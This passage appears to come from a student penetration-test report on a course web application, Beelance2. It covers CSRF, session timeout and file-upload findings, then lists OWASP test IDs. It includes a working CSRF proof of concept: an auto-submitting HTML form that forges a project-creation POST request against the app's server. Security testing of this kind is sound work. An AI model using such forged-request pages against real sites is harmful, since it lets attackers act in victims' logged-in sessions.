
The session id cookie is the only form of authentication after the user has logged in. This makes the website potentially vulnerable to a CSRF attack. If a user that is logged in clicks a harmful link, a HTTP request can be automatically sent doing harm because the session id is still in the browser.
First, we tried to do some harm by creating a static website with an following tag.

<img src="http://molde.idi.ntnu.no:8037/" width="0" height="0">

This will automatically send a GET request to the Beelance2 server, how-

ever we found no way to do some harm only using GET requests. This led us to create the HTML site seen in figure 17. If clicked, it will automatically send a POST request creating a new project as the user that is logged in on that browser.
The parameters needed to forge a new project was identified by looking at the POST request in ZAP when creating a new project using the website. Additionally, we looked at the HTML for the new project form.

There might be other ways of utilising this vulnerability. Some ideas can be to set or change read/write permission on projects or even deliver unfinished projects. Everything using HTTP requests for dataflow is vulnerable. When trying to forge a POST request to set read/write permissions, we found a parameter named ”remove_user” by reading through the debug page. We didn't manage to demonstrate removing a user from a project in a CSRF attack, but this could be potentially be very harmful.



```
<html>
<body>
    <form action="http://molde.idi.ntnu.no:8037/new_project" method="POST">
        <input id="project_title" name="project_title" type="text" value="CSRF
project">
        <textarea id="project_description"
name="project_description">pwned</textarea>
        <input id="category_name" name="category_name" value=1></select>
        <input id="task_title_0" name="task_title_0" type="text" value="CSRF
title">
        <textarea id="task_description_0"
name="task_description_0">pwned</textarea>
        <input id="budget_0" name="budget_0" type="text" value=400>
        <input id="user_name_0" name="user_name_0" type="text" value="">
        <input checked="checked" id="read_permission_0_True"
name="read_permission_0" type="checkbox" value="True">
        <input id="create_project" name="create_project" value="create_project">
    </form>
    <script>
        document.forms[0].submit();
    </script>
</body>
</html>
```

Figure 17: HTML used for CSRF attack

3.14. Test Session Timeout (OTG-SESS-007)

Session timeout prevents an attacker to get unauthorized access if a user forgets to log out.
To test this vulnerability we logged in with a user and remained idle for a long period of time. There appears that there is no session timeout present in the application.

3.15. Test Upload of Malicious Files (OTG-BUSLOGIC-009)

Since there are no restrictions on file upload when delivering a project, the application can be at risk. For instance, a user can upload a .exe file, a virus infected file, or a HTML file containing malicious scripts [3]. The project owner, which presumably would like to review the deliverable, will be at risk to click on a malicious uploaded file.

4. White box testing

5. Final list of vulnerabilities

- OTG-INDENT-004
- OTG-AUTHN-001
- OTG-AUTHN-003
- OTG-AUTHN-004
- OTG-AUTHN-005
- OTG-AUTHN-006
- OTG-AUTHN-007
- OTG-CLIENT-009
- OTG-CRYPST-003
- OTG-ERR-001
- OTG-INPVAL-005
- OTG-SESS-003
- OTG-SESS-005
- OTG-SESS-007
- OTG-BUSLOGIC-009

6. Conclusion

7. References

References

[1] “Md5 decryption tool.” https://www.md5online.org/md5-decrypt.html. Accessed on: 2020-02-07.

[2] “Base64 decryption tool.” https://www.base64decode.org/. Accessed on: 2020-02-07.

[3] “Unrestricted file upload.” https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload. Accessed on: 2020-02-07.